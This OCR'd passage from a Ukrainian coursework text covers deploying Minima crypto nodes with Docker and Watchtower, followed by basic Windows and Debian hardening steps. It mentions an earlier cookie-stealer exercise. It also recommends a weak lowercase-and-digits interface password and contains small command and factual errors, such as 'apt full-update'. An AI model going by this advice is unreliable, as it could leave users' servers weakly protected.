


Рис. 3.19 ID користувача ноди Minima

Тепер нам потрібно закачати з Інтернету емулятор терміналу – MobaXterm з їх офіційного сайту.

В обчислювальній техніці Xterm є стандартним емулятором терміналу для системи X Windows. Це дозволяє користувачам запускати програми, які потребують інтерфейсу командного рядка. Працює як і Termux у среді Linux з командною оболонкою Bash.

Bash — це вдосконалена та модернізована варіація командної оболонки Bourne shell. Одна з найбільш популярних сучасних різновидностей командної оболонки UNIX. Особливо популярна в середовищі Linux, де вона часто використовується в якості попередньо встановленої командної оболонки.

Як на мене Xterm дуже зручний у використанні. Скопіювавши щось можна вставити у строку просто натиснувши праву кнопку миші (ПКМ), завжди

переглядати наявні каталоги та файли не встановлюючи жодних додаткових інструментів, а кількість сесій одночасно запущених сесій може бути як мінімум 3, що надає змогу не виходячи з одного серверу, працювати на іншому.

Закачавши, Xterm потрібно розархівувати за допомогою програми WinRAR, або його аналогу. Запускаємо, натискаємо на Session (сесія) -> підключення по SSH, вводимо IP-адресу нашого серверу, натискаємо ОК.




Рис. 3.20 Підключення до серверу через термінал Xterm

Xterm запитає наш логін та пароль. Логін завжди root, а пароль буде той, який ви вводили під час створення дроплети, рисунок 3.17.

Встановлюємо докер за допомогою команди зображеної на рисунку 3.21.

Docker — це програмна платформа, яка дозволяє швидко створювати, тестувати та розгортати програми. Docker пакує програмне забезпечення в стандартизовані блоки, які називаються контейнерами, які містять усе, що потрібно програмному забезпеченню для роботи, включаючи бібліотеки, системні інструменти, код і середовище виконання.




Рис. 3.21 Установка докеру

Вибираємо який пароль буде від інтерфейсу Minima. Не використовуйте дуже важкий пароль, спеціальні символи ніякі не потрібні. Просто маленькими буквами і цифри. Вставте замість жовтого маркеру власний пароль. Запускаємо ноду в докері наступною командою:




Рис. 3.22 Призначення нового паролю інтерфейсу, запуск ноди в докері

Примітка. Міниму запускаємо на порту 19001. Якщо хочете запустити на іншому (наприклад, 29001) - змініть відповідно: minimadocker19001 -> minimadocker29001; 19001-19004 -> 29001-29004; minima19001 -> minima29001.

Запускаємо інструмент для автоматичного оновлення міниму:

```
root@87f1e64f9781:~# docker run -d --restart unless-stopped --name watchtower -e WATCHTOWER_CLEANUP=true -e WATCHTOWER_TIMEOUT=60s -v /var/run/docker.sock:/var/run/docker.sock containrrr/watchtower
Unable to find image 'containrrr/watchtower:latest' locally
latest: Pulling from containrrr/watchtower
560f024ada32: Pull complete
03aa1c411c91: Pull complete
4e2295fcaa5d: Pull complete
Digest: sha256:897304ffb41533954deda3ca9dd140fa1ca41e5d7e0bc6d6352606931145779c
Status: Downloaded newer image for containrrr/watchtower:latest
247ec7f5cc42a90701848859b46d0bfa7be6bfaec16fe0f8d30e0f4a3a07c9b5
root@87f1e64f9781:~#
```

Рис. 3.23 Запуск інструменту для автоматичного оновлення

Вводимо в змінну uid з кабінету та виконуємо команду для прив'язки UID у ноду:

```
root@87f1e64f9781:~# MINIMA_UID=aaead67b-8d66-4d9f-8241-87f1e64f9781
root@87f1e64f9781:~# docker exec -d minima19001 sh -c "(sleep 5; echo 'incentivecash uid:$MINIMA_UID'; sleep 5; echo 'exit') | java -cp /usr/local/minima/minima.jar org.minima.utils.MinimaRPCClient"
```

Рис. 3.24 Прив’язка UID

Примітка. Замість aaead67b-8d66-4d9f-8241-87f1e64f9781 підставляєте свій UID. Якщо змінювали порти, то замість minima19001 вказуємо minima29001 (приклад).

Node — це пристрій або точка даних у великій мережі. Нода має декілька різними значень залежно від того, чи розмова йде про інформатику чи мережу. У мережі нода є точкою з’єднання, точкою перерозподілу або кінцевою точкою зв’язку. Node дозволяє розробникам писати код JavaScript, який виконується безпосередньо в процесі комп’ютера, а не в браузері. Таким чином, Node можна використовувати для написання програм на стороні сервера з доступом до операційної системи, файлової системи та всього іншого, необхідного для створення повнофункціональних програм.




Рис. 3.25 Сесії з наявністю докера і ноди

В результаті ми маємо 3 готових сервери з докером і нодою на кожному, які будуть відправляти команду ping на ip адресу сайту, надаючи йому інформацію про те, що сервер та нода працюють, а завдяки прив’язаному ID ми можемо перевірити на сайті у вкладці «Incentive ID» знизу з правого богу час пінгування. Один раз на день у результаті пінгування Minima переміщує один свій токен (криптовалюту) у вкладку «Rewards», яку скоро можна буде сміливо вивести на кредитну картку за допомогою світової децентралізованої біржі Binance.

4 РЕКОМЕНДАЦІЇ ПО ОРГАНІЗАЦІЇ СИСТЕМИ ЗАХИСТУ ІНФОРМАЦІЙНОГО ПРОСТОРУ

У цьому розділі знаходяться рекомендації по організації системи захисту інформаційного простору, а саме інформаційних систем: «Сервери на Digital з нодою Minima у терміналі Xterm», «Веб-сервер Debian 10 (64-bit)», ОС Windows, «Емулятор терміналу Termux для кібератак на Android» та мобільний пристрій з операційною системою Android.

4.1 Основні правила налаштування безпеки ОС Windows

Microsoft Defender.

Microsoft Defender - антивірус компанії Microsoft, вбудований за замовчуванням в операційні системи Windows та призначений для захисту комп'ютера від шкідливих програм. У пошуковому рядку напишіть Microsoft Defender і вімкніть його.

Допоможе вам:

- Зменшити поверхню атаки;
- Захистити ОС Windows від найскладніших атак;
- Виявити атаки на кінцеві точки в режимі реального часу і негайно відреагувати;
- Автоматизувати розслідування та виправлення.




Рис. 4.1 Включення Microsoft Defender

Брандмауер Windows.

Інший спосіб захистити ваш ПК, від шкідливого програмного забезпечення – використовувати брандмауер.

Брандмауер або фаєрвол – це програмний або апаратний інструмент, який служить для блокування шкідливих атак хакерів, хробаків, шифрувальників, вірусів та інших типів загроз, які намагаються отримати доступ до комп'ютера з Інтернету або локальної мережі для подальшої крадіжки інформації.

На ринку представлено безліч сторонніх інструментів мережної безпеки, але Windows 10 вже включає дуже ефективний міжмережевий екран.

Брандмауер Windows зазвичай увімкнено за замовчуванням, але важливо переконатися, що він працює правильно. Перейдіть до Центру безпеки Windows Defender -> Брандмауер і безпека мережі, і переконайтеся, що біля кожного типу підключення відображається статус «Брандмауер увімкнено». В іншому випадку натисніть кнопку увімкнути або виберіть поточне підключення та переведіть перемикач брандмауера в активне положення.




Рис. 4.2 Налаштування Брандмауера (Firewall)

Створення паролю на ОС Windows 10.

Відкрийте меню «Пуск» -> «Параметри» (значок у вигляді шестерні) та перейдіть до розділу «Облікові записи». Виберіть у бічному меню "Варіанти входу", розкрийте пункт "Пароль" і натисніть "Додати". Заповніть поля, користуючись підказками системи, наприкінці клацніть «Готово».




Рис. 4.3 Ідентифікація користувача при запуску ПК

Видалення Cookie-файлів.

У разі якщо вам не відомо де саме на вашому комп’ютері знаходяться cookie-файли, перейдіть до підрозділу 1.1.1, там показано шляхи файлової системи до ваших cookie та як передивитися їх наявність у «WebBrowserPassView» скопіювавши cookie-стилером з флешки.

Видалення cookie у браузері Chrome:

Запустіть Chrome на комп'ютері. Натисніть значок із трьома точками, що

знаходиться у верхньому правому куті екрана. Виберіть «Додаткові інструменти», потім «Видалення даних про переглянуті сторінки». У верхній частині сторінки виберіть часовий діапазон. Щоб видалити всі дані, виберіть «За весь час». Виберіть «Файли cookie та інші дані сайтів» та «Зображення та інші файли, збережені в кеші». Натисніть «видалити дані».

Видалення cookie у браузері Opera:

У налаштуваннях браузера розгорніть список, натиснувши «Додатково» і виберіть «Безпека», а потім у правій частині вікна в розділі «Конфіденційність та безпека» натисніть «Установки контенту». Потім виберіть «Файли cookie». У розділі «Всі файли cookie та дані сайту» натисніть кнопку «Видалити все».

Видалення cookie у браузері Mozilla Firefox:

Натисніть на іконку з трьома лініями у правому верхньому куті та виберіть «Установки». Виберіть панель «Приватність та захист» та перейдіть до розділу «Куки та дані сайту». Натисніть кнопку «Очистити дані». Відкриється діалогове вікно «Очистити дані», натискаємо «Так» і дані буде видалено.

Видалення cookie у браузері Edge:

У Edge виберіть «Установки та інше» у верхньому правому куті вікна браузера. Оберіть «Параметри та інше» -> «Конфіденційність», «Пошук та служби». Натисніть «Виберіть, що потрібно очистити», у розділі «Очистити дані браузера» -> «Очистити дані браузера зараз». У розділі «Діапазон часу» виберіть часовий проміжок зі списку. Виберіть «Файли cookie та інші дані сайтів» та натисніть кнопку «Видалити зараз».

Видалення cookie у браузері Internet Explorer:

В Internet Explorer натисніть кнопку «Сервіс», виберіть пункт «Безпека», а потім «Видалити журнал браузера». Виберіть файли cookie та дані веб-сайту та виберіть «Видалити».

4.2 Оптимальне рішення захисту серверів

У цьому підрозділі будуть проведені роботи по захисту інформаційного

простору нашого серверу за допомогою виконання певних правил налаштування нашої інформаційної системи «сервер з нодою».

Треба пам’ятати, що переходячи від створення серверу на вашому ПК до його створення на віддаленому сервісі хостингу ви не отримайте 100% гарантій його безпеки. Тому, усі дії які ви повинні робити під час захисту власного серверу потрібно повторити з емулятором терміналу, який ви використовуєте при додаванні інструментів, сайтів і нод на ваш сервер та ретельно перевіряти оновлення системи, пакетів для позбавлення від прогалини в безпеці.

4.2.1 Захист серверу у VirtualBox (Linux, Debian 10)

Оновлення системи.

Незважаючи на простоту цього пункту, він один із найважливіших. У програмному забезпеченні постійно знаходять та виправляють різні вразливості. Якщо ви хочете, щоб ваш сервер був у безпеці, тримайте все програмне забезпечення в актуальному стані. Візьміть за правило час від часу оновлювати систему. У Xterm (без sudo) або Debian для оновлення потрібно виконати:

$ sudo apt update

$ sudo apt full-update

$ sudo apt upgrade

Облікові записи користувачів.

Не використовуйте root користувача для адміністрування сервера. Створіть для цього не привілейованого користувача за допомогою команди useradd (Рис. 3.7).

Переконайтеся, що у вас хороший і сильний пароль, він повинен містити принаймні вісім символів, бажано в різному регістрі, серед яких мають зустрічатися спеціальні символи чи цифри. Наприклад, 8 символів, з яких сім літер та один символ або цифра. Я рекомендую встановити інструмент **PWGEN** для генерації паролю.

PWGEN створює безпечні паролі, які одночасно легко запам'ятати. Паролі, що легко запам'ятовуються, не будуть так само безпечні як дійсно випадкові, але це

прийнятний рівень ризику для більшості випадків. Перевага паролів, що запам'ятовуються, очевидна - у вас не виникне бажання записати їх або зберегти в електронному вигляді в небезпечному місці. Утиліта pwgen є досить популярною, тому є в офіційних репозиторіях більшості дистрибутивів. Для встановлення в Debian (без sudo в емуляторі Xterm) наберіть:

$ sudo apt install pwgen

При запуску pwgen без параметрів буде згенеровано список паролів. Просто виберіть варіант, що сподобався, і очистіть термінал щоб ніхто не підглянув що ви вибрали. Для запуску наберіть:

$ pwgen

Ви побачите на екрані список згенерованих паролів. Як тільки виберете пароль, використовуйте команду clear щоб очистити список.

Якщо ви впевнені, що ніхто не дивиться можна змусити програму генерування тільки одного паролю:

$ pwgen -1

Для створення повністю випадкового пароля використовуйте опцію -s:

$ pwgen -1 -s

Щоб зробити пароль ще безпечнішим можна використовувати в ньому один спеціальний символ, наприклад знак оклику, лапка, точка, плюс, мінус, рівно і т д. Для цього мережа опція -y:

$ pwgen -1 -s -y

Якщо вас не влаштовує стандартна довжина пароля, її можна змінити опцією -n, генерація паролів linux завдовжки десять символів:

$ pwgen -n 10

Альтернативою pwgen є інструмент makepasswd. Утиліта makepasswd працює аналогічно pwgen, проте вона не намагається створити паролі, які легко запам'ятати. Всі паролі генеруються випадково з акцентом на безпеку. Установка і запуск аналогічні. Для вибору кількості символів до назви потрібно дописати «-- minchars

(число)»

Регулярна зміна паролю.

Тепер коли ми знаємо як згенерувати безпечний пароль ми повинні змінити власний, але як? Для зміни паролю діючого користувача вводимо:

$ sudo passwd

Для зміни паролю іншого користувача:

$ sudo passwd (ім’я користувача)

Firewall (Брандмауер).

Попередньо ми встановлювали SSH і вмикали його, перевірте у статусі UFW чи надано йому доступ, якщо ні, введіть:

$ sudo ufw allow ssh

$ sudo ufw enable

Відключення IPv6.

Якщо адреси IPv6 не використовуються на комп'ютері або сервері з Linux, варто відключити їх функціонал зовсім. Це необхідно для забезпечення безпеки. Тому що можна забути настроїти правило фаєрволу для IPv6, зробивши це для IPv4. Його можна відключити у налаштуванні VirtualBox, але я продемонструю як це зробити у самому терміналі, адже емулятори (Xterm, Termux) не взаємодіють з VB. Існують два основні способи:

1. За допомогою sysctl

Перший спосіб вирішення нашого завдання, це редагування параметрів ядра під час виконання за допомогою sysctl. Щоб вимкнути IPv6, виконайте:

$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1

$ sudo sysctl -w net.ipv6.conf.default.disable_ipv6=1

$ sudo sysctl -w net.ipv6.conf.lo.disable_ipv6=1

Ви також можете вписати значення disable_ipv6=1 напряму, відкривши файл /etc/sysctl.conf за допомогою текстового редактору nano/vim.

2. Вимкнути ipv6 в Grub.

Ви також можете вимкнути IPv6, відредагувавши параметри завантаження ядра в Grub. Для цього відкрийте файл /etc/default/grub та додайте туди такий рядок:

